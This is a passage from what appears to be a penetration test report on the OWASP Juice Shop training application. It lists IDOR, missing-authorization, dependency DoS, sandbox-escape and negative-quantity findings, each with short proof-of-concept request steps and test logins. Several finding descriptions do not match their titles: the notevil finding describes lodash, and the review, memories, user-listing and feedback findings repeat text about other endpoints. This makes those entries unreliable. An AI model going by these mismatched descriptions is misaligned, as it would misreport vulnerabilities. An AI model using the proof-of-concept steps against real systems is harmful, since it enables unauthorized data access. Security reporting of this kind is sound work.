1. Disable DTD loading and entity substitution in the XML parser configuration by removing the `XML_PARSE_NOENT` and `XML_PARSE_DTDLOAD` flags
2. Remove the `xmlRegisterFsInputProviders()` call that grants filesystem access to the WASM sandbox
3. Strip or reject DOCTYPE declarations from XML input before parsing
4. Disable the deprecated B2B complaint upload interface entirely
5. Configure the XML parser to use secure defaults and never resolve external entities

High

01-21-socket.io 4.6.1 / engine.io / socket.io-parser Multiple DoS Vulnerabilities

Finding Description:

socket.io before version 4.6.2 has an unhandled 'error' event vulnerability (GHSA-25hc-qcg6-38wj) that allows triggering an uncaught exception, causing a crash. Additionally, **engine.io** before version 6.2.1 has similar uncaught exception issues. The **socket.io-parser** (before 4.2.3) has insufficient validation when decoding packets, leading to polluting values.

Severity: High

Impact:

Denial of service via crash of the socket.io/WebSocket server. An attacker sending crafted socket.io packets can trigger uncaught exceptions causing the socket.io server process to terminate. Memory exhaustion via unbounded binary attachments (socket.io-parser).

Proof of Concept:

N/A

Remediation Recommendations:

Upgrade **socket.io** from `^3.1.2` to at least `^4.8.3` in `package.json`. This also resolves vulnerabilities in **engine.io**, **socket.io-parser**, **ws**, **cookie**, and **parseuri**. Update imports in `lib/startup/registerWebsocketEvents.ts` and `lib/challengeUtils.ts` as needed for API compatibility.

01-22-IDOR in /api/Users/:id - Any authenticated user can access any user profile

Finding Description:

The `/api/Users/:id` endpoint uses `security.isAuthenticated()` which only verifies that the JWT token is valid but does **not** enforce any row-level authorization check. Any authenticated user can access any other user's profile by simply changing the `:id` parameter, including the admin user. This exposes user email addresses, internal roles, account status, and other profile metadata.

Severity: High

Impact:

An attacker with a valid low-privilege account can enumerate all registered users and their roles, identify admin accounts, and access profile details of any user. This data can be used for targeted phishing attacks or to understand the application's user hierarchy for further privilege escalation.

Location:

`/api/Users/:id`

Proof of Concept:

1. Login as any customer user (e.g., `tester_x@test.com` / `test1234`) to obtain a JWT token
2. Send GET request to `/api/Users/1` with the token
3. Observe that the admin user's profile data is returned including email, role, and account status

Remediation Recommendations:

Implement row-level authorization for the `/api/Users/:id` endpoint: verify that the authenticated user is requesting their own profile OR has admin privileges. Use the existing `security.appendUserId()` middleware pattern to set `req.body.UserId`, then create a dedicated handler that queries `UserModel.findOne({ where: { id: req.params.id, id: req.body.UserId } })` for non-admin users. Admin users can be allowed to access any profile via a role check.

Medium

01-23-notevil 1.3.3 Sandbox Escape (CVE-2023-26142, Used in B2B Order Route)

Finding Description:

****lodash**** before version 4.17.12 contains a critical prototype pollution vulnerability. The `defaultsDeep` function allows attackers to inject properties into `Object.prototype`, potentially leading to denial of service, property injection, or arbitrary code execution in certain contexts.

Severity: Medium

Impact:

Server-side code execution via the B2B order endpoint. An attacker controlling the `orderLinesData` request body can escape the notevil sandbox and execute arbitrary JavaScript on the server, leading to full system compromise.

Proof of Concept:

N/A

Remediation Recommendations:

Replace notevil with a safe alternative like `safe-eval` or use Node's `vm` module with `--experimental-vm-modules` and strict sandboxing. The `b2bOrder.ts` route uses `notevil` wrapped in `vm.createContext()`, which can be replaced with `vm.runInNewContext()` with proper timeout and context isolation. Ideally, avoid evaluating arbitrary user-supplied code altogether.

01-24-Admin Configuration Disclosure via Missing Authorization

Finding Description:

The `GET /rest/admin/application-configuration` endpoint returns the full application server configuration - including server details, feature flags, LLM model configuration, and social media links - without verifying that the requester holds the **admin** role. Any authenticated user (including regular customers) can access this endpoint.

Severity: Medium

Impact:

Exposure of server configuration details aids reconnaissance for further attacks: the LLM model name, retry settings, server host/port, internal domain names, and privacy/security contact emails are all revealed. An attacker can use this information to craft targeted exploits against the chatbot functionality, pivot to related infrastructure, or gather intel for social engineering.

Location:

`/rest/admin/application-configuration`

Proof of Concept:

1. Authenticate as any non-admin user (e.g., `jim@juice-sh.op` / `ncc-1701``).
2. Send a `GET` request to `http://localhost:3000/rest/admin/application-configuration` with the user's JWT in the `Authorization` header.
3. Observe that the full server configuration is returned in the response body with no admin role verification.

Remediation Recommendations:

Add a role-based middleware or guard to the `/rest/admin/application-configuration` route that verifies the authenticated user's role is **admin** before serving the response. The check should be performed server-side in the route handler, returning a 403 Forbidden for non-admin principals.

Medium

01-25-IDOR in PATCH /rest/products/reviews - Cross-user review modification

Finding Description:

The `/api/Users/:id` endpoint uses `security.isAuthenticated()` which only verifies that the JWT token is valid but does **not** enforce any row-level authorization check. Any authenticated user can access any other user's profile by simply changing the `:id` parameter, including the admin user. This exposes user email addresses, internal roles, account status, and other profile metadata.

Severity: Medium

Impact:

Any authenticated user can modify any product review, including defacing admin reviews, injecting malicious content, or manipulating review content. This breaks the integrity of the user review system and can be used for social engineering or stored XSS payload delivery.

Location:

`/rest/products/reviews`

Proof of Concept:

1. Get a review ObjectId from the public endpoint `/rest/products/1/reviews`
2. Authenticate as any user and send a PATCH request to `/rest/products/reviews` with the review id and new message
3. Observe the review is modified and the author differs from the modifying user

Remediation Recommendations:

Add an ownership check before updating the review: retrieve the review first and verify that `review.author` matches the authenticated user's email. Only proceed with the update if the emails match. Also change `{ multi: true }` to `{ multi: false }` to prevent bulk updates.

01-26-Basket Quantity Manipulation via Negative Values and Basket IDOR

Finding Description:

The `PUT /api/BasketItems/{id}` endpoint accepts negative quantity values without server-side validation, allowing an attacker to set arbitrary negative item quantities in their shopping cart. When combined with the IDOR vulnerability on `GET /rest/basket/{id}` (which allows viewing any user's basket), this enables financial manipulation by reducing order totals to negative amounts.

Severity: Medium

Impact:

An authenticated attacker can set negative quantities on basket items, causing the checkout total to be artificially reduced (or inverted to a negative amount). In e-commerce applications this could allow purchasing items at no cost or even generating credits/refunds. The associated IDOR compounds the risk by allowing attackers to enumerate other users' baskets and contents.

Location:

`/api/BasketItems/{id}`

Proof of Concept:

1. Log in as any user (e.g. `jim@juice-sh.op / ncc-1701`).
2. Add an item to the basket: `POST /api/BasketItems` with `{"ProductId":1, "BasketId":{"bid}, "quantity":1}`.
3. Set a negative quantity: `PUT /api/BasketItems/{id}` with `{"quantity": -999}`.
4. Verify the basket item now has quantity -999 via `GET /rest/basket/{bid}`.
5. Optionally enumerate other users' baskets via `GET /rest/basket/{id}` with incrementing IDs to identify target baskets.

Remediation Recommendations:

1. Add server-side validation to enforce `quantity > 0` on the `PUT /api/BasketItems/{id}` endpoint. Reject any request where quantity is zero or negative.
2. Implement authorization checks on `GET /rest/basket/{id}` to ensure the requesting user can only access their own basket. Verify the basket's `UserId` matches the authenticated user's ID.
3. Consider implementing a minimum and maximum quantity cap as additional defense-in-depth.

Medium

01-27-Missing Authentication on /api/Recycles/:id - Unauthenticated access to recycle data

Finding Description:

The `/api/Recycles/:id` GET endpoint has NO authentication or authorization middleware at all. It is accessible without any JWT token or session. Even unauthenticated attackers can enumerate all recycle requests in the system, revealing UserId, AddressId, and recycling quantities.

Severity: Medium

Impact:

Any unauthenticated attacker can enumerate all recycle requests, learning which users have recycle requests, their AddressIds, pickup schedules, and recycling quantities. This information disclosure can be used to map user behavior and relationships.

Location:

/api/Recycles/:id

Proof of Concept:

1. Send an unauthenticated GET request to `/api/Recycles/1` (no Authorization header)
2. Observe that recycle request data is returned without any authentication

Remediation Recommendations:

Add `security.isAuthenticated()` middleware to require authentication, and `security.appendUserId()` middleware to bind the request to the authenticated user. Then modify the `getRecycleItem` handler to filter by `UserId: req.body.UserId` in addition to the requested `id`.

Medium

01-28-Missing Authentication on /rest/memories - Public access to user memories

Finding Description:

The `/api/Recycles/:id` GET endpoint has NO authentication or authorization middleware at all. It is accessible without any JWT token or session. Even unauthenticated attackers can enumerate all recycle requests in the system, revealing UserId, AddressId, and recycling quantities.

Severity: Medium

Impact:

Any unauthenticated attacker can enumerate all user memories, learning UserId associations and image captions. While the data is low-sensitivity, it represents a privacy violation and contributes to user activity profiling.

Location:

/rest/memories

Proof of Concept:

1. Send an unauthenticated GET request to `/rest/memories` without any Authorization header or cookies
2. Observe that all memories are returned with UserIds and captions

Remediation Recommendations:

Add the `security.isAuthenticated()` middleware to the route to require authentication before listing memories.

01-29-User Enumeration via Insecure API Endpoint

Finding Description:

The `/api/Users/:id` endpoint uses `security.isAuthenticated()` which only verifies that the JWT token is valid but does **not** enforce any row-level authorization check. Any authenticated user can access any other user's profile by simply changing the `:id` parameter, including the admin user. This exposes user email addresses, internal roles, account status, and other profile metadata.

Severity: Medium

Impact:

Complete user enumeration enables attackers to: identify admin accounts for targeted attacks, verify email addresses for credential-stuffing or phishing campaigns, build a precise user-to-role map of the application, and perform reconnaissance on security-sensitive accounts (e.g., `ciso@juice-sh.op`, `support@juice-sh.op`). This dramatically reduces the effort required for targeted attacks against privileged users.

Location:

`/api/Users`

Proof of Concept:

1. Authenticate as any user (e.g., `jim@juice-sh.op` / `ncc-1701`).
2. Send a `GET` request to `http://localhost:3000/api/Users` with the user's JWT in the `Authorization` header.
3. Observe that all 26 registered users are returned with their emails and roles, including multiple admin accounts.

Remediation Recommendations:

Restrict the `GET /api/Users` endpoint to admin-level accounts only. Add server-side authorization middleware that verifies the JWT's `role` claim equals `admin` before returning the user list. For regular users, return a 403 Forbidden response.

Alternatively, remove the endpoint entirely if bulk user listing is not a required feature for non-admin consumers.

Medium

01-30-IDOR in /api/Feedbacks/:id - Cross-user feedback access

Finding Description:

The `/api/Users/:id` endpoint uses `security.isAuthenticated()` which only verifies that the JWT token is valid but does **not** enforce any row-level authorization check. Any authenticated user can access any other user's profile by simply changing the `:id` parameter, including the admin user. This exposes user email addresses, internal roles, account status, and other profile metadata.

Severity: Medium

Impact:

An attacker with a valid account can enumerate all feedback records, learning UserId associations and partially masked email addresses. While the email is partially masked, the UserId mapping can be used to correlate user activity across the application.

Location:

`/api/Feedbacks/:id`

Proof of Concept:

1. Authenticate as any user
2. Send GET request to `/api/Feedbacks/2` with the Bearer token
3. Observe feedback data from other users returned successfully

Remediation Recommendations:

Add `security.appendUserId()` middleware and modify the feedback retrieval handler to filter by `UserId: req.body.UserId` in addition to the requested `id`. Alternatively, route feedback access through a dedicated handler that verifies ownership before returning data.

Appendix

The AP Pentesting team used the following standards to rate the findings in the report. AP Pentesting derived these risk ratings from the industry and organizations such as OWASP & the Common Weakness Enumeration (CWE) ratings.

Severity Descriptions

The severity of each finding in this report is independent. Finding severity ratings combine direct technical and business impact with the worst-case scenario in an attack chain. The more significant the impact, and the fewer vulnerabilities that must be exploited to achieve that impact, the higher the severity.

Critical

Vulnerability is an otherwise high-severity issue with additional security implications that could lead to exceptional business impact.

Examples: trivial exploit difficulty, business-critical data compromised, bypass of security controls, direct violation of communicated security objectives, and large-scale vulnerability exposure.

High

Vulnerability may result in direct exposure including, but not limited to: the loss of application control, execution of malicious code, or compromise of underlying host systems. The issue may also create a breach in the confidentiality or integrity of sensitive business data, customer information, and administrative and user accounts. In some instances, this exposure may extend farther in the infrastructure beyond the data and systems associated with the application.

Medium

Vulnerability does not lead directly to the exposure of critical application functionality, sensitive business and customer data, or application credentials. However, it can be executed multiple times or leveraged in conjunction with another issue to cause direct exposure. Examples include brute-forcing and client-side input validation.

Low

Vulnerability may result in limited exposure of application control, sensitive business and customer data, or system information. This type of issue provides value only when combined with one or more issues of a higher risk classification. Examples include overly detailed error messages, the disclosure of system versioning information, and minor reliability issues.

Informational

A security-relevant observation that does not present a direct, exploitable risk on its own but is worth noting for defense-in-depth or hardening purposes.

Risk Matrix

Likelihood	Impact				
	Insignificant	Minor	Moderate	Major	Critical
Almost Certain	High	High	Critical	Critical	Critical
Likely	Moderate	High	High	Critical	Critical
Moderate	Low	Moderate	High	Critical	Critical
Unlikely	Low	Low	Moderate	High	Critical
Rare	Low	Low	Moderate	High	High